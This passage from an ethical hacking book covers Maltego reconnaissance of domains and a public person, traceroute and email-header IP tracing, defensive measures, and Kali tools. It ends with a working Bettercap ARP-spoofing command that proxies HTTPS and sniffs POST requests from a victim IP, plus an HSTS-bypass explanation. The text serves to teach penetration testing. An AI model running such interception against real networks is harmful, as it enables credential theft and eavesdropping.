
Then we will apply our first transformation, we shall do this by right clicking the mouse and running the option: **“DNS from Domain -> Run all (double arrow button)”**. This tells *Maltego* to run all the transformations related to the DNS protocol for the selected object, in this example the domain *google.com*. For some transformations to run we should accept the disclaimers showed in the GUI.




Create / login with a account



Changing the domain name to google.com



We apply all DNS transformations to the domain google.com




Results obtained after applying the DNS transformations

As illustrated in figure, the result is a tree containing different hosts belonging to the google.com domain, which is shown as the root node. The arrows indicate a relationship between the root and each related node. The star symbol located next to a host icon indicates that this element is a webserver.


Now we will execute a second transformation. Depending on the type, we can apply it to the root node, in which case it will replicate recursively to their related nodes, or on a particular object.

In this example, we will apply the transformation of IP address resolution on `www.google.com` node: “**Resolve to IP -> Run all (double arrow button)**”. The execution takes several seconds and additional information is obtained as shown in Figure .



Obtaining the IP associated with host `www.google.com`

If we continue applying transformations to our elements we will fill up our graph with useful information relevant to our analysis, but the graph will also become difficult to visualize. Therefore *Maltego* has three views: the main view, which is the default and on which we have been working, the bubble view and the entity list.



Maltego bubble view

Additionally we can choose the arrangement of objects on the screen by selecting one of the icons located on the right side of the view buttons; this is possible only on the main and bubble views

By using *Maltego* we not only save time during the recognition phase but we also visualize the relationship between different pieces of collected information and arrange them in an orderly manner, which would be extremely useful when writing the audit report.

It is important to mention that we do not rely only on the information obtained from the transformations to build our graph. If we obtain pertinent data by other means, we could add them as objects in our graph and implement new transformations that would allow us to find new relationships that might otherwise go unnoticed.

The screenshot shows the Maltego interface with a tab bar at the top. The 'Entity List' tab is selected. Below it is a table titled 'Nodes' with the following data:

Nodes	Type	Value	Weight	Incoming
google.com	Domain	google...	0	0
ns4.google.com	NS Record	ns4.goo...	100	1
ns2.google.com	NS Record	ns2.goo...	100	1
ns3.google.com	NS Record	ns3.goo...	100	1
ns1.google.com	NS Record	ns1.goo...	100	1
mail.google.com	DNS Name	mail.goo...	100	2
web.google.com	DNS Name	web.goo...	100	1
ns.google.com	DNS Name	ns.goog...	100	2
email.google.com	DNS Name	email.g...	100	2
ns1.google.com	DNS Name	ns1.goo...	100	1
blog.google.com	DNS Name	blog.goo...	100	2
admin.google.com	DNS Name	admin.g...	100	2
dns.google.com	DNS Name	dns.goo...	100	2


Maltego entity list view

To illustrate this point, let's create a new chart and this time we'll add a personal object. The object is a person, in this example I have chosen a public figure like *Bill Gates*.

Once we defined the element, we will execute all possible transformations. To acquire more accurate information, *Maltego* will inquiry about the domain, email, websites and other useful information. Figure shows the results.

The amount of information retrieved is so big that it is difficult to visualize and distinguish what works from what does not. In most cases when we deal with personal objects is very likely that the execution of a transformation could bring along items of information that are irrelevant. To remove a component simply do right click and choose “Delete” option.

From time to time you should check that *Maltego*'s transformations database is updated, to accomplish this simply select the “Manage” tab at the top of the window and choose the “Discover Transforms” button.



Results of applying all transformations to a person object

There are a lot of additional operations that we can do with Maltego since it is a very versatile tool, but a deeper analysis of it is beyond the scope of this book.

Visual traceroute tools

During the execution of an external black box hacking is useful to know the geographical location of a particular target. Imagine for example that we have obtained the names of the mail server and web server of our client and want to know if these services are hosted on the public network managed by the company itself or if instead, they are located in an external hosting as *Yahoo Small Business*, *Gator*, or similar.

Why do we want to know this? Very simple, if the target servers happen to be held on an external hosting, in the event we managed to break into such equipment, we would actually be hacking the hosting provider, not our client, in which case we could face a possible lawsuit.


Because of this, it is strongly recommended to perform a trace route to discover the geographical location of a target host. That way we would be able to

decide “to hack or not to hack”.


There are several applications on the market that perform visual traceroute, to name a few: *Visual IP Trace*, *Visual Route*. Some of them are free or have paid versions with additional features such as the likelihood of generating reports.

In addition to the applications that require to be installed in our PC to do their job, there are visual traceroute utilities that are web based and available for free over the Internet. The company *You Get Signal* offers a free visual traceroute webapp. These web applications have the advantage of simplicity, but its weakness is the lack of report generation, so it is up to the researcher to take screenshots as evidence for later addition to the documentation.

Let's see some examples of the utilities mentioned.



Visual trace using Visual IP Trace software



Looking for www.elixircorp.com on Visual Route

you get signal

Visual Trace Route Tool
approximate geophysical trace

trace information

Host trace to
www.elixircorp.com
14 hops / 6.1 seconds

- 1. dreamhost.com
- 2. dreamhost.com
- 3. cogenico.com
- 4. cogenico.com
- 5. cogenico.com
- 6. cogenico.com
- 7. cogenico.com
- 8. yahoo.com
- 9. yahoo.com
- 10. yahoo.com
- 11. yahoo.com
- 12. yahoo.com
- 13. yahoo.com
- 14. yahoo.com

~336 miles traveled

Redraw Trace

trace the path to a network

Remote Address: Host Trace Proxy Trace
 Use Current IP

POWERED BY: Google

Datos del mapa ©2012 Google - México de uso

Visual traceroute web application brought by You Get Signal

We note in the previous graphs the information gathered from visual traceroute tools for the host www.elixircorp.com. It is important to mention that all the tools, located this host in the United States in a *Yahoo* server. Since *Elixircorp* is a company with headquarters in Ecuador this could lead us to conclude that this host is indeed an external hosting, so if we managed to break in, we would be actually hacking *Yahoo*, not *Elixircorp*; Hence the importance of determining the geographic location of a host discovered on an external hacking before going to the scanning and exploitation phases.

E-mail tracking tools

It is possible that during the execution of an external hacking we come across a case like the one described in the previous example, which is... our client has outsourced DNS, E-mail and Web services, and everything we do only lead us to the hosting provider. This can result in frustration for the consultant.

Then, what do we do? Well, I'm sure our customers have Internet access in their office, otherwise why they would have corporate email service? Also today is extremely unusual for an organization to be disconnected from the Internet. Consequently there must be a network that could have internal servers, printers and of course workstations.

This implies that at least the ISP has assigned to our client one public IP for outbound Internet, so there has to be a *router* or a *firewall* doing NAT so that internal users can navigate - I'm assuming the client uses IPv4. If this is the case, then getting this public IP address is now our target, let's see how we can get this through the analysis of an email.

Raised this new goal now we would make our customer send us an email, and only then we will be able to analyze data from the email header in order to determine the source IP address. This is pretty simple since we have been hired by them to run an ethical hacking, so we could send e-mail pretending to show them how the audit is progressing and wait for the response.

For this analysis we can use any email tracking tool or we can manually review the email header; but the use of automated tools has the advantage of obtaining a report.

It should be mentioned that the email analysis tools not only help to

identify an email source IP address, but also show whether the sender is indeed who he says he is, we can use these applications to determine if we're dealing with a false email or a phishing email.

- To avoid becoming victim of email threats it's important to use common sense and take precautions before clicking on a suspicious link.
- It is also important to always check the real link that leads to an URL in an email. This can be done very easily by placing the mouse pointer over the link without clicking and viewing if the address shown is the same as the one that is written in the message body.
- It's important to have a good antivirus installed in our computer. Such software should be legal, it means we must acquire the proper license, so we are sure that it works properly and is also constantly updated. The generation antivirus should not only use virus signature databases to discover malware, they should include advance techniques to discover zero-day menaces and advanced persistent threats. Do research before making a choice.
- Finally, if you have any doubt call a computer security consultant you trust.

Defensive measures

Prevent reconnaissance attacks by 100% is virtually impossible, precisely because footprinting is based on finding publicly available information about the target organization. And this information it's public for a good reason.

For example, imagine the ABC organization which sells pet products through its website and through retail distribution stores.

Would it make sense to keep secret the address of the website www.abc.com? The very act of publishing the website allow users to find it through search engines like *Google*, *Altavista*, *Metacrawler*, etc., even without

investing in advertising. And how could it sell the products through its website if the customers don't know how to get there?

Therefore, what we can do is to minimize our exposure by making public only what it's needed. I remember a particular case, during the reconnaissance phase when I found out that the network administrator of my client had posted the Intranet webserver on the Internet.

The same word **Intranet** indicates that this is a server for internal use only. This is a clear example of a service that should not be published. If for any reason is necessary to access it over the Internet, the safest way to do this is through the implementation of virtual private networks (VPNs), but not by opening the port in the firewall so that everyone can find an internal server from Internet.

Clarified this point, I suggest some preventive measures:

- Keep the information private in the Who-Is directory services paying an annual fee to your hosting provider or NIC.
- Avoid posting detailed information about operating systems, applications, hardware and personal information through social media or the news job offering section.
- Train all company personnel on information security precautions and how to avoid becoming a victim of a social engineering attack.
- Publish over the Internet only services of public nature (corporate web, name server, mail server, etc.) and confine such servers in a demilitarized zone (DMZ).
- Install perimeter security measures (intelligent next generation firewalls, IDS/IPS systems, etc.).
- Implement measures to protect data as encryption.

SECTION - 2 (Essentials)

Chapter - 2

ESSENTIAL TOOLS

Kali Linux operating system offers probably the best hacking & penetration testing tools today. With their extensive documentation, community and tools, getting started in the world of cyber security is not as difficult as it was 20 years back; nowadays, you can find predefined tools for almost anything you imagine.

By properly implementing these Kali Linux tools, you will have different ways to test and increase the security of your web applications and systems. Using **best Kali Linux tools**, you can easily identify security holes and vulnerabilities and also able to penetrate those weaknesses.

Kali Linux comes with tons of pre-installed penetration testing tools, around about 600 tools included. As a beginner penetration tester, it sounds horrible. How could one learn or use all of those tools as a beginner? The truth is, you don't need to master all of those, indeed, there are a lot of tools built into Kali Linux which have the same concept and purpose. But, among them, there are always the best. In this article I will cover some of the Best Kali Linux tools for the beginner Penetration Tester.

In this section I'm introducing some of the most used tools . Some of them are pre-installed in kalilinux while some of we need to download from external source. Later we will get to know the practical demonstration of these tools/applications as for the requirements in our upcoming chapters/sections .

Lets get started...../

Netcat

Netcat is one of the kali Linux tool applications to explore the network such as port scanning, IP scanning etc. It is quite famous in the security industry, network & systems administration industry. and also among ethical hackers.

Although it is mainly used for outgoing / incoming network checking & port exploration, it is equally beneficial when used in combination with programming languages such as Perl, Python or C, C++ or with bash scripts.

Key features of Netcat include:

- Analysis of TCP & UDP ports

- Incoming and outgoing network sniffing
- Reverse DNS analysis and Forward DNS Analysis.
- Scan local & remote ports
- Fully compiled with standard terminal input
- UDP & TCP tunneling mode

Download Link: <http://netcat.sourceforge.net/>

Bettercap

BetterCAP is a powerful and portable utility to perform various types of **MITM** attacks against a network, manipulate HTTP, HTTPS and TCP traffic in realtime, sniff for credentials and much more. BetterCAP is similar in concept as ettercap, but, in my experience comparing both features, Bettercap WON.

Bettercap is able to defeat SSL/TLS, HSTS, HSTS Preloaded. It uses SSLstrip+ and DNS server (dns2proxy) to implement partial HSTS bypass. The SSL/TLS connections are terminated. However, the downstream connection between client and attacker does not use SSL/TLS encryption and remains decrypted.


The partial HSTS bypass redirects the client from the domain name of the visited web host to a fake domain name by sending HTTP redirection request. The client is then redirected to a domain name with extra ‘w’ in www or web. in the domain name e.g. web.site.com. This way the web host is not considered as a member of HSTS preloaded hosts list and the client can access the web host without SSL/TLS. The fake domain names are then resolved to real and correct IP addresses by the special DNS server, which expects these changes in the domain names. The downside of this attack is that the client has to start the connection over HTTP due to the need of HTTP redirection. Bettercap is pre-installed on Kali Linux.

To do MitM with Bettercap, let’s see this example case. The attacker and the victim is on the same subnet in a wifi network. The victim IP is: **192.168.1.62**. The Router IP is: **192.168.1.1**. The attacker uses his **WLAN1** wireless network interface. The attacker aims to sniff and spoof the target. So, the attacker type in command:

```
~$ bettercap -I wlan1 -O bettercap.log -S ARP --proxy --proxy-https --gateway
192.168.1.1 --target 192.168.1.62
-I           network interface (WLAN1)
```

- O Log all message into file named bettercap.log
- S Activate spoofing module
- proxy Enable HTTP proxy and redirects all HTTP requests to it
- proxy-https Enable HTTPS proxy and redirects all HTTPS requests to it
- gateway The router IP address
- target The victim's IP address, for multiple targets separated by comma no space needed
- P Use parser to display certain filtered message. (POST - display the POST request packets)


After the command is run, bettercap will start the ARP spoofing module, DNS server, HTTP and HTTPS proxy service. And also the victim information listed.



```
root@localhost:~#
root@localhost:~# bettercap -I wlan1 -O bettercap.log -S ARP --proxy --proxy-https --gateway 192.168.1.1 --target 192.168.1.62, 192.168.1.65 -P POST
[!] [bettercap] v1.6.2
http://bettercap.org/

